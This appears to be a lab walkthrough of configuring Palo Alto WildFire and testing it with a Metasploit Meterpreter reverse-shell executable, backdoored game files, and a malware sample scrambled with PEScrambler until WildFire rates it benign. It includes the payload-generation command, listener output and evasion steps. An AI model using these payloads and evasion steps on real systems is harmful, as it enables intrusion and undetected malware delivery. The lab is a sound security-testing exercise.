

Configuring WildFire

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WildFire Overview

WildFire is a cloud based malware detection service. Basically is the idea when the user downloads a file, the file is uploaded to the WildFire cloud for further inspection if its malware or not. This file is executed in a sandbox environment and looks for the behavior.

I have a couple of scenarios here:

Scenario 1:

The user downloads a payload which contains a reverse shell. The payload will be presented as an executable file which the user downloads via his web browser. When the user launches this executable file, a reverse connection is initiated to the attacker's machine.

Scenario 2:

The user downloads an executable file which contains a backdoor. The backdoor is linked to a legitimate executable file (winmine.exe). When the user launches the executable file, the user can play the game, but a reverse connection is also opened to the attacker's machine.

Scenario 3:

The user downloads an executable file which contains a backdoor. The file is linked to a legitimate executable file (sol.exe) but the file is now encoded. When the user launches the executable file, the user can play the game, but a reverse connection is also opened to the attacker's machine.

Scenario 4:

We scramble a malicious file detected by WildFire and try to bypass WildFire by scrambling this file.


Configure WildFire Task List

- △ Configure a File Blocking policy
- △ Scenario 1: User downloads a payload which contains a reverse shell
- △ Scenario 2: User downloads an executable file which contains a backdoor
- △ Scenario 3: Encode an existing file with a backdoor
- △ Scenario 4: Encode a malicious file to bypass WildFire
- △ Overview of the WildFire Report

Create a File Blocking policy

- Navigate to **Setup | WildFire**
- Under **General Settings**, you can specify the size of the buffer used to store captured files.
- Under **Session**, you can uncheck what you want to send to the WildFire cloud by clicking on the Edit button
- Navigate to **Objects | Security Policies | File Blocking** and click Add
- On the **File Blocking** page, type a name for the File Blocking Profile


- Specify a file type you want to inspect, under direction select upload, under Action select Forward




- Click **OK**

Configure your security policy to use the WildFire profile


- Navigate to **Policies | Security Policy** and click Add
- On the **General** page, type a name for your policy



- Click on **Source**
- Select a Source Zone and a Source Address




- Click on **Destination**
- Select a Destination Zone




- Click on **Application**
- Add the applications you need or select Any



- Click on **Service**
- Select **Add** and select service-http, service-https



- Click on **Actions**



- Select your WildFire Blocking Profile
- Click **OK**

Scenario 1: User downloads a payload which contains a reverse shell

Create a reverse shell which listens on IP address 10.32.6.10 and port 443. The payload is written into an executable file rev_met.exe

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msf3 : ruby
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3# ./msfpayload windows/meterpreter/reverse_tcp LHOST=10.32.6.10 LPORT=443 x > rev_
met.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"10.32.6.10", "LPORT"=>"443"}
root@bt:/opt/metasploit/msf3#

```

Create a listener on the attacking machine to listen on IP address 10.32.6.10 and port 443.

Overview			
Filename:	solx.exe		
Serial Number:	007001000352		
SHA256:	b13d49d22c476c426a5dad850bceb9df2f4af504c7e4bc22d995a4b73c06078e		
User:		Received:	3/9/2013 3:20:01 AM
Attacker:		Victim:	1356
Hostname/Mgmt. IP:	PA-VM	Application:	web-browsing
Verdict:	Benign	Virus Coverage Information	
Analysis Summary			
Behavior			
Changed security settings of Internet Explorer			
Modified Windows registries			

When the user launches the file solx.exe, he can play theme and a reverse shell is opened to the attacker his machine.

```

msf3 - ruby
[*] Please wait while we load the module tree...
METASPLOIT by Rapid7
==c o ()
EXPLOIT
[msf >]
PAYLOAD
LOOT
<< back | track 5
=[ metasploit v4.6.0-dev [core:4.6 api:1.0]
+ --=[ 1055 exploits - 592 auxiliary - 175 post
+ --=[ 275 payloads - 29 encoders - 8 nops
=[ svn r16517 updated 3 days ago (2013.03.06)

payload => windows/meterpreter/reverse_tcp
LHOST => 10.32.6.10
LPORT => 443
[*] Started reverse handler on 10.32.6.10:443
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 10.32.5.53
[*] Meterpreter session 1 opened (10.32.6.10:443 -> 10.32.5.53:1357) at 2013-03-09 12:22:41 +0100

meterpreter >

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Reverse shell is recognized as unknown-tcp traffic over port 443

start	LAN	PENTEST	10.32.5.53	10.32.6.10	443	unknown-tcp	allow	Allow Client to Web
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Scenario 4: Encode a malicious file to bypass WildFire

Before a can test this scenario, I had a look on the Internet to find some files where I can download malicious files. Normally when you need such files, you have to look around for it, and if you don't need them, you get them 😊

When the user downloads a file from a website, WildFire analyzes this file in the WildFire cloud.

xxx-porn-movie....	Microsoft PE File	Internet	LAN	94.199.53.203		10.32.5.53
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After analyses, WildFire marks the file as **Malware**

Overview

Filename:	xxx-porn-movie.avi.exe		
Serial Number:	007001000352		
SHA256:	1ae1e409514294c589c4030a5d9ec85717ae6d4c9aafa1c8f9d07ba5c9ba48de		
User:		Received:	3/9/2013 3:42:43 PM
Attacker:		Victim:	1545
Hostname/Mgmt. IP:	PA-VM	Application:	web-browsing
Verdict:	Malware	Virus Coverage Information	

Analysis Summary

Behavior

- Changed security settings of Internet Explorer
- Created or modified files
- Modified Windows registries
- Changed the default Windows shell program

The malicious file is now visible under **Monitor | Logs | WildFire**

Filename	Source Zone	Destination Zone	Attacker	Attacker Name	Victim	Desti... Port	Application	Category
xxx-porn-movie.avi.exe	Internet	LAN	94.199.53.203		10.32.5.53	1545	web-browsing	malicious

Good stuff, I have finally found a file which is detected as malware. I've renamed the file xxx-porn-movies.avi.exe into 1-xxx-porn-movie.avi.exe.

Let's scramble the malicious file 1-xxx-porn-movie.avi.exe into a file called 2xpm.exe

```
C:\WINDOWS\system32\cmd.exe
C:\Temp>PEScrambler.exe
PE-Scrambler v0.1 (Alpha)
Copyright (C) 2007-2008 Nick Harbour, All Rights Reserved

Usage: PEScrambler.exe -i <INPUT.exe> -o <OUTPUT.exe>

C:\Temp>PEScrambler.exe -i 1-xxx-porn-movie.avi.exe -o 2xpm.exe
PE-Scrambler v0.1 (Alpha)
Copyright (C) 2007-2008 Nick Harbour, All Rights Reserved

Loading and Parsing Input File. (done)
Disassembling. (done)
Generating Cross-References. (done)
Remapping CALL Instructions. (done)
Armoring Code. (done)
Writing Output File. (done)

C:\Temp>
```

When the user downloads the file (2xpm.exe), the file is send to the the WildFire Cloud.

2xpm.exe	...	Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53
2xpm.exe		Microsoft PE File	PENTEST	LAN	10.32.6.10		10.32.5.53

After investigation, WildFire marks the file as **Benign**

Overview

Filename: 2xpm.exe	
Serial Number: 007001000352	
SHA256: f8102cc83d040518fc5b84bb2986f0e33bb73ee0eb6e858c2f9b90015b5214d7	
User:	Received: 3/9/2013 7:02:31 AM
Attacker:	Victim: 1091
Hostname/Mgmt. IP: PA-VM	Application: web-browsing
Verdict: Benign	Virus Coverage Information

Analysis Summary


Behavior

- Created or modified files
- Spawned new processes
- Modified Windows registries
- Changed security settings of Internet Explorer
- Crashed when loaded
- Attempted to sleep for a long period

Scrambling or encoding a file means that the hash changes. WildFire has to perform the action again.

Overview of the WildFire Report

This report gives you an overview on the files sent and the status



The screenshot shows the WildFire Reports interface. At the top, there is a navigation bar with 'Reports' and buttons for 'Dashboard' and 'Upload File'. Below this is a search section with a search bar, a 'Source' dropdown menu set to '007001000352', a 'Type' dropdown menu set to 'All', and a 'Search' button. The main content area displays a table of file submissions. The table has four columns: 'Received Time', 'Source', 'Filename / URL', and 'Verdict'. There are six rows of data, each with a file icon on the left. The verdicts are 'Benign', 'Malware', 'Benign', 'Benign', 'Benign', and 'Benign'. At the bottom of the table, there is a pagination control showing 'Showing 1 to 6 | first | prev | next'.

Received Time	Source	Filename / URL	Verdict
03/09/2013 07:02 AM	007001000352	2xpm.exe	Benign
03/09/2013 06:42 AM	007001000352	xxx-porn-movie.avi.exe	Malware
03/09/2013 08:34 AM	007001000352	Update.exe	Benign
03/09/2013 03:20 AM	007001000352	solk.exe	Benign
03/09/2013 02:43 AM	007001000352	winmine.exe	Benign
03/09/2013 08:53 AM	007001000352	rev_met.exe	Benign